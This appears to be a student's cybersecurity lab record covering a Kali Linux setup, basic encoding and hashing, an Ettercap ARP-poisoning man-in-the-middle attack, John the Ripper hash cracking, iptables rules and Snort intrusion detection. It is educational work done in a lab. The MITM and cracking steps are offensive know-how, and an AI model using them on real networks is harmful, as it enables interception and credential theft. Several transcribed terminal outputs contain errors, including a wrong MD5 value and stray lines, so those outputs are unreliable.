

EXPERIMENT – 1

Installation and Configuration of Kali Linux in Oracle VirtualBox

Aim

To install and configure Kali Linux as a virtual machine using Oracle VirtualBox for performing network security and ethical hacking experiments.

Software Requirements

Host Operating System: Windows / Linux / macOS

Virtualization Software: Oracle VirtualBox

Guest Operating System: Kali Linux

System Requirements:

- o RAM: Minimum 4 GB (8 GB recommended)
- o Disk Space: Minimum 30 GB
- o Processor: Intel/AMD with Virtualization support

Introduction:

Kali Linux is a Debian-based Linux distribution developed for penetration testing, digital forensics, and cybersecurity analysis.

Installing Kali Linux inside Oracle VirtualBox provides a safe and isolated environment to practice security experiments without affecting the host system.

VirtualBox is an open-source virtualization tool that allows running multiple operating systems simultaneously on a single physical machine.

Procedure

Step 1: Enable Virtualization

1. Restart the system and enter BIOS/UEFI settings.
2. Enable Intel VT-x / AMD-V.
3. Save changes and reboot the system.

Step 2: Install Oracle VirtualBox

1. Download Oracle VirtualBox from the official website.
2. Run the installer and follow default installation steps.
3. Complete the installation and restart the system if required.

Step 3: Download Kali Linux

1. Visit the official Kali Linux website.
2. Download the Kali Linux Installer ISO (64-bit).

Step 4: Create a New Virtual Machine

1. Open Oracle VirtualBox.
2. Click New.
3. Enter:
 - o Name: Kali Linux

- o Type: Linux
 - o Version: Debian (64-bit)
- 4. Click Next.

Step 5: Allocate Memory and CPU
Memory Size: 2048 MB or higher
Processor: 2 CPUs
Click Next.

- Step 6: Create Virtual Hard Disk
1. Select Create a virtual hard disk now.
 2. Choose VDI (VirtualBox Disk Image).
 3. Select Dynamically allocated.
 4. Set disk size to 30 GB.
 5. Click Create.

Step 7: Attach Kali Linux ISO

2. Go to Storage.
3. Under Controller IDE, select Empty.
4. Click Choose a disk file and select Kali Linux ISO.
5. Click OK.

Step 8: Install Kali Linux

1. Start the virtual machine.
2. Select Graphical Install.
3. Choose:
 - o Language
 - o Location
 - o Keyboard layout
4. Configure network automatically.
5. Set:
 - o Username
 - o Password
6. Choose:
 - o Guided – Use entire disk
 - o All files in one partition
7. Confirm disk changes and continue installation.
8. After completion, reboot the system.

Output:



Result

Kali Linux was successfully installed and configured in Oracle VirtualBox. The virtual machine is ready for performing network security and ethical hacking experiments.

Roll Number: 231701059

Name: SURYA R

EXPERIMENT – 2

Encryption – Crypto 101 using TryHackMe Platform

Aim

To understand the fundamentals of **cryptography** by performing hands-on exercises in the **Crypto 101** room on the **TryHackMe** platform, including basic encryption, encoding, hashing, and cryptographic concepts.

Tools / Platform Required

- Web browser (Chrome / Firefox)
- Internet connection
- TryHackMe account (free)
- Built-in TryHackMe terminal (AttackBox) or local Linux machine

Theory (Brief)

Cryptography is the practice of securing information by converting plain text into unreadable format (cipher text) using encryption techniques.

Crypto 101 introduces basic concepts such as:

- Encoding vs Encryption
- Symmetric and Asymmetric encryption
- Hashing
- Common ciphers (Caesar, Base64, etc.)

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using your registered credentials.

Step 2: Open Crypto 101 Room

1. In the search bar, type **Crypto 101**
2. Click on the room named **Crypto 101**
3. Click **Join Room**

Step 3: Start the Machine (if required)

1. Click **Start Machine / Start AttackBox**
2. Wait for the virtual environment to load.

Step 4: Perform Cryptography Tasks

Complete the tasks provided in the room, such as:

4.1 Encoding & Decoding

(a) Base64 Encoding / Decoding

Purpose:

Base64 is an **encoding technique** used to represent binary data in readable ASCII format.

How to Solve

To Decode Base64

1. Copy the given Base64 string from the question.
2. Open the TryHackMe terminal.
3. Use the command:

```
echo "Q3J5cHRvZ3JhcGh5" | base64 -d
```

4. The output will be the decoded plain text.
5. Enter the decoded text into the answer box.

To Encode Base64

```
echo "cryptography" | base64
```

Expected Output Example: Cryptography

(b) Hexadecimal Conversion

Purpose:

Hexadecimal is a base-16 encoding system commonly used in computing.

How to Solve

Hex to Text

```
echo 48656c6c6f | xxd -r -p
```

Text to Hex

```
echo "Hello" | xxd -p
```

Expected Output: Hello

4.2 Classical Ciphers

(a) Caesar Cipher

Purpose:

Caesar cipher shifts letters by a fixed number.

How to Solve

1. Identify the shift value (given or by trial).
2. Use online Caesar decoder or terminal tool.

Using terminal

```
echo "KHOOR" | tr 'A-Z' 'X-ZA-W'
```

(Shift = 3)
Expected Output: HELLO

(b) Shift-Based Encryption

Purpose:
Similar to Caesar cipher but may use different shift values.

How to Solve

1. Try different shift values until meaningful text appears.
2. Online tools can be used if allowed.

Example:

4.3 Hashing

(a) Understanding Hash Algorithms

Hash Type	Length
MD5	32 characters
SHA-1	40 characters
SHA-256	64 characters

(b) Identifying Hashes

How to Solve

1. Count the number of characters in the given hash.
2. Match it with the table above.

Example:

5d41402abc4b2a76b9719d911017c592

Generating Hashes

```
echo -n "hello" | md5sum  
echo -n "hello" | sha1sum  
echo -n "hello" | sha256sum
```

4.4 Encryption Concepts

(a) Encryption vs Hashing

Encryption	Hashing
Reversible	Irreversible
Uses keys	No keys
Used for secure communication	Used for password storage

(b) Symmetric vs Asymmetric Encryption

Symmetric

One key

Fast

Example: AES

Asymmetric

Two keys

Slower

Example: RSA

Step 5: Verify Completion

1. Ensure all tasks are marked **Completed**
2. Observe the success message at the end of the room

Output:

```
root@ip-10-48-155-149: ~  
File Edit View Search Terminal Help  
root@ip-10-48-155-149:~# echo "Q3J5cHRvZ3JhcGh5" | base64 -d  
Cryptographyroot@ip-10-48-155-149:~# echo "cryptography" | base64  
Y3J5cHRvZ3JhcGh5Cg==  
root@ip-10-48-155-149:~# echo "Hello" | xxd -p  
48656c6c6f0a  
root@ip-10-48-155-149:~# echo 48656c6c6f | xxd -r -p  
Helloroot@ip-10-48-155-149:~# echo -n "hello" | sha256sum  
2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824 -  
root@ip-10-48-155-149:~# echo -n "hello" | sha1sum  
aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d -  
root@ip-10-48-155-149:~#
```

Result

Thus, the **Crypto 101** experiment was successfully completed on the **TryHackMe platform**. The experiment helped in understanding **basic cryptographic concepts**, encryption techniques, encoding methods, and hashing algorithms through hands-on practice.

EXPERIMENT – 3

Performing Man-in-the-Middle (MITM) Attacks Using Ettercap in Kali Linux

Aim

To perform and analyze a Man-in-the-Middle (MITM) attack using the Ettercap tool in Kali Linux for educational and ethical hacking purposes.

Software Requirements

Host Operating System: Windows / Linux / macOS

Virtualization Software: Oracle VirtualBox

Guest Operating System: Kali Linux

Security Tool: Ettercap

System Requirements:

- o RAM: Minimum 4 GB (8 GB recommended)
- o Disk Space: Minimum 30 GB
- o Processor: Intel/AMD with Virtualization support

Introduction

A Man-in-the-Middle (MITM) attack is a type of cyberattack where an attacker secretly intercepts and possibly alters communication between two parties without their knowledge.

Ettercap is a powerful open-source network security tool used for MITM attacks, traffic interception, and protocol analysis.

Using Kali Linux within Oracle VirtualBox provides a controlled and isolated environment to study MITM attacks ethically without affecting real-world systems.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Verify Network Connectivity

1. Ensure Kali Linux is connected to the same network as the target system.
2. Check IP address using:
3. ifconfig

Step 3: Launch Ettercap

1. Open Terminal in Kali Linux.
2. Start Ettercap with graphical interface:
3. ettercap -G

Step 4: Select Network Interface

1. In Ettercap GUI, click **Sniff Unified Sniffing**.
2. Select the active network interface (e.g., eth0 or wlan0).
3. Click **OK**.

Step 5: Scan for Hosts

1. Click **Hosts Scan for Hosts**.
2. After scanning, select **Hosts Hosts List**.
3. Identify the **target system** and **gateway**.

Step 6: Configure MITM Attack

1. Add the target system as **Target 1**.
2. Add the gateway/router as **Target 2**.
3. Click **MITM ARP Poisoning**.
4. Enable **Sniff remote connections**.
5. Click **OK**.

Step 7: Start Sniffing

1. Click **Start Start Sniffing**.
2. Observe intercepted traffic in real time.


Output

```
(student@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fd17:625c:f037:2:a00:27ff:fe30:fb7f prefixlen 64 scopeid 0<global>
    inet6 fd17:625c:f037:2:36ce:5aa1:b8d4:dafc prefixlen 64 scopeid 0<global>
    inet6 fe80::a00:27ff:fe30:fb7f prefixlen 64 scopeid 0<link>
    ether 08:00:27:30:fb:7f txqueuelen 1000 (Ethernet)
    RX packets 62478 bytes 75713694 (72.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 21199 bytes 10239962 (9.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(student@kali)-[~]
$ ettercap -G

ettercap 0.8.4 copyright 2001-2026 Ettercap Development Team
```



Network traffic between the target system and gateway is intercepted.

Credentials, packets, and communication details are visible through Ettercap.

Result

The MITM attack was successfully performed using Ettercap in Kali Linux. The experiment demonstrated how insecure network communication can be intercepted, highlighting the importance of encryption and secure network protocols.

Reference

<https://www.youtube.com/watch?v=GD2iWTn9HwU>

Note (Very Important for Records & Viva)

This experiment is performed **strictly for academic and ethical learning purposes** within a controlled lab environment.

EXPERIMENT – 4

Demonstration of Hash Cracking Using John the Ripper Tool in Kali Linux

Aim

To demonstrate password hash cracking using the John the Ripper tool in Kali Linux for understanding password vulnerabilities and security analysis.

Software Requirements

Host Operating System: Windows / Linux / macOS

Virtualization Software: Oracle VirtualBox

Guest Operating System: Kali Linux

Security Tool: John the Ripper

System Requirements:

- o RAM: Minimum 4 GB (8 GB recommended)
- o Disk Space: Minimum 30 GB
- o Processor: Intel/AMD with Virtualization support

Introduction

Password hashes are commonly used to store user credentials securely. However, weak passwords and outdated hashing techniques can be exploited using password-cracking tools.

John the Ripper is a popular open-source password auditing and cracking tool used to identify weak passwords by performing dictionary, brute-force, and hybrid attacks. Using Kali Linux in a virtualized environment allows safe and ethical experimentation without affecting real systems.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Click on **Terminal** from the Kali Linux menu.
2. Ensure John the Ripper is installed:
3. `john --version`

Step 3: Prepare the Hash File

1. Create a text file containing password hashes (example: hash.txt).
2. Store the hash inside the file:
3. `nano hash.txt`
4. Save and exit the file.

Step 4: Run John the Ripper

1. Execute the John the Ripper command:
2. `john hash.txt`
3. The tool starts cracking the hash using default wordlists.

Step 5: View Cracked Passwords

1. To display cracked passwords:
2. `john --show hash.txt`

Output

```

kali Linux (running) - Oracle VM VirtualBox
File Machine View Input Devices Help

student@kali: ~
$ john --version
Unknown option: "--version"

student@kali:~$ john
John the Ripper 1.9.0-jumbo-1-bleeding-aec13286dc 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: John [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.

student@kali:~$ echo -n "password" | md5sum
5f4dcc3b5aa765d6c18327deb88cf99 -

student@kali:~$ echo "5f4dcc3b5aa765d6c18327deb88cf99" | xargs john
Final verification
None

student@kali:~$ john hash.txt
Warning: detected hash type "lm", but the string is also recognized as "dynamicmd5($p)"
Use the "--format=dynamicmd5($p)" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "NVAL-128-4"
Use the "--format=NVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "mcsash"
Use the "--format=mcsash" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "mcsash2"
Use the "--format=mcsash2" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "Raw-MD5a"
Use the "--format=Raw-MD5a" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "Raw-SHA1-Ac3rypt"
Use the "--format=Raw-SHA1-Ac3rypt" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "Snefru-128"
Use the "--format=Snefru-128" option to force loading these as that type instead

```

```
(student@kali)-[~]
$ john --format=Raw-MD5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (?)
1g 0:00:00:00 DONE 2/3 (2026-08-25 04:26) 3.125g/s 1200p/s 1200c/s 1200C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(student@kali)-[~]
$ john --show --format=Raw-MD5 hash.txt
?:password
Check iptables version
1 password hash cracked, 0 left

(student@kali)-[~]
$
```

```
(student@kali)-[~]  
$ john --show hash.txt  
0 password hashes cracked, 2 left  
  
(student@kali)-[~]  
$
```

John the Ripper successfully cracks weak password hashes.

The cracked password is displayed in plaintext format.

Result

Hash cracking was successfully demonstrated using the John the Ripper tool in Kali Linux.

The experiment highlights the importance of using strong passwords and secure hashing algorithms.

Reference

<https://www.kali.org/tools/john/>

Note

This experiment is conducted **only for educational and ethical purposes** in a controlled laboratory environment.

EXPERIMENT – 5

Performing Various Configurations of IPTables Firewall in Kali Linux

Aim

To perform and analyze various firewall configurations using IPTables in Kali Linux to control network traffic and enhance system security.

Software Requirements

Host Operating System: Windows / Linux / macOS

Virtualization Software: Oracle VirtualBox

Guest Operating System: Kali Linux

Firewall Tool: IPTables

System Requirements:

- o RAM: Minimum 4 GB (8 GB recommended)
- o Disk Space: Minimum 30 GB
- o Processor: Intel/AMD with Virtualization support

Introduction

IPTables is a powerful firewall utility in Linux used to configure rules for filtering incoming and outgoing network traffic. It operates by defining rules based on IP addresses, ports, and protocols. Configuring IPTables helps protect systems from unauthorized access, network attacks, and malicious traffic. Kali Linux provides built-in support for IPTables, making it suitable for learning firewall configurations in a controlled environment.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal and Check IPTables

1. Open **Terminal** in Kali Linux.
2. Check IPTables version:
3. iptables --version

Step 3: View Existing Firewall Rules

1. Display current IPTables rules:
2. sudo iptables -L

Step 4: Set Default Policies

1. Set default policy to drop incoming traffic:

2. `sudo iptables -P INPUT DROP`
3. Allow outgoing traffic:
4. `sudo iptables -P OUTPUT ACCEPT`

Step 5: Allow Localhost Traffic

1. Allow loopback interface traffic:
2. `sudo iptables -A INPUT -i lo -j ACCEPT`

Step 6: Allow SSH Access

1. Allow SSH connections on port 22:
2. `sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT`

Step 7: Allow HTTP and HTTPS Traffic

1. Allow HTTP traffic:
2. `sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT`
3. Allow HTTPS traffic:
4. `sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT`


Step 8: Block a Specific IP Address

1. Block traffic from a specific IP:
2. `sudo iptables -A INPUT -s 192.168.1.100 -j DROP`

Step 9: Save IPTables Rules

1. Save the configured rules:
2. `sudo iptables-save > firewall_rules.txt`

Output

A terminal window with a dark background and light-colored text. At the top, there is a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, there are three tabs, each showing 'student@kali: ~' followed by a close button. The terminal content shows a prompt '(student@kali)-[~]' followed by the command '\$ iptables --version'. The output of the command is 'iptables v1.8.11 (nf_tables)'. Below this, the prompt '(student@kali)-[~]' is shown again, followed by a '\$' and a cursor, indicating the next command is to be entered.

```
(student@kali)-[~]  
$ iptables --version  
iptables v1.8.11 (nf_tables)  
  
(student@kali)-[~]  
$
```

```

(student@kali)-[~]
$ sudo iptables -L
[sudo] password for student:

Sorry, try again.
[sudo] password for student:
reSorry, try again.
[sudo] password for student:
rec
sudo: 3 incorrect password attempts

(student@kali)-[~]
$ rec
rec:      SoX_ng v14.7.1.2

Usage summary: [gopts] [[fopts] infile]... [fopts] outfile [effect [effopt]] ...

SPECIAL FILENAMES (infile, outfile):
-                Pipe/redirect input/output (stdin/stdout); may need -t
-d, --default-device  Use the default audio device (where available)
-n, --null           Use the 'null' file handler; e.g. with synth effect
-p, --sox-pipe       Alias for '-t sox -'

SPECIAL FILENAMES (infile only):
"lprogram [options] ..." Pipe input from external program (where supported)
http://server/file        Use the given URL as input file (where supported)

GLOBAL OPTIONS (gopts) (can be specified at any point before the first effect):
--buffer BYTES          Set the size of all processing buffers (default 8192)
--clobber               Don't prompt to overwrite output file (default)
--combine concatenate   Concatenate all input files (default for sox, rec)
--combine sequence      Sequence all input files (default for play)
-D, --no-dither         Don't dither automatically
--dft-min NUM           Minimum size (log2) for DFT processing (default 10)
--effects-file FILENAME File containing effects and options
-G, --guard             Use temporary files to guard against clipping
-h, --help              Display version number and usage information
--help-effect NAME      Show usage of effect NAME, or NAME=all for all
--help-format NAME      Show info on format NAME, or NAME=all for all
--i, --info             Behave as soxi(1)
--input-buffer BYTES    Override the input buffer size (default: as --buffer)
--no-clobber            Prompt to overwrite output file
-m, --combine mix        Mix multiple input files (instead of concatenating)
--combine mix-power      Mix to equal power (instead of concatenating)
-M, --combine merge      Merge multiple input files (instead of concatenating)
--magic                 Use 'magic' file-type detection
--multi-threaded         Enable parallel effects channels processing
--norm                  Guard (see --guard) and normalize

```

```

(student@kali)-[~]
$ sudo iptables -P INPUT DROP
[sudo] password for student:
rec
Sorry, try again.
[sudo] password for student:

```

Firewall rules are successfully applied.

Network traffic is filtered based on configured IPTables rules.

Result

Various firewall configurations were successfully implemented using IPTables in Kali Linux.

The experiment demonstrates how firewall rules can be used to control network traffic and improve system security.

Reference

<https://www.kali.org/docs/networking/iptables/>

Note

This experiment is performed **only for academic and ethical purposes** in a controlled laboratory environment.

EXPERIMENT – 6

Snort IDS/IPS to Detect and Prevent Real-Time Threats Using TryHackMe Platform

Aim

To understand and demonstrate the working of Snort as an Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) by detecting real-time network threats using the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Snort IDS/IPS Tool (Pre-installed in AttackBox)

Theory (Brief)

Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) are essential components of network security used to monitor, detect, and prevent malicious activities.

Snort is an open-source, signature-based IDS/IPS capable of real-time traffic analysis and packet inspection.

TryHackMe provides a safe and legal environment to practice IDS/IPS concepts by simulating real-world attacks and defenses without impacting live systems.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using registered credentials.

Step 2: Open Snort Room

1. In the search bar, type **Snort**.
2. Select a room related to **Snort IDS/IPS**.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Verify Snort Installation

1. In the terminal, check Snort version:
2. `snort --version`

3. Ensure Snort is successfully installed.

Step 5: Run Snort in IDS Mode

1. Start Snort in console mode:
2. `sudo snort -A console -q -c /etc/snort/snort.conf -i eth0`
3. Snort begins monitoring network traffic in real time.

Step 6: Detect Network Threats

1. Perform network scanning or simulated attacks as instructed in the TryHackMe room.
2. Observe alerts generated by Snort.
3. Analyze alerts indicating suspicious or malicious activity.


Step 7: Configure Snort as IPS (Optional)



1. Run Snort in inline (IPS) mode:
2. `sudo snort -Q --daq afpacket -c /etc/snort/snort.conf -i eth0`
3. Configure rules to drop malicious packets.
4. Observe blocked traffic in real time.

Step 8: Analyze Alerts

1. Review generated alerts on the terminal.
2. Identify attack types such as port scanning, brute force, or suspicious packets.

Output





Snort successfully detects malicious traffic.

Real-time alerts are displayed in the terminal.

Screenshots of alerts and completed tasks are recorded.

Result

Thus, Snort IDS/IPS was successfully used to detect and prevent real-time network threats using the TryHackMe platform.

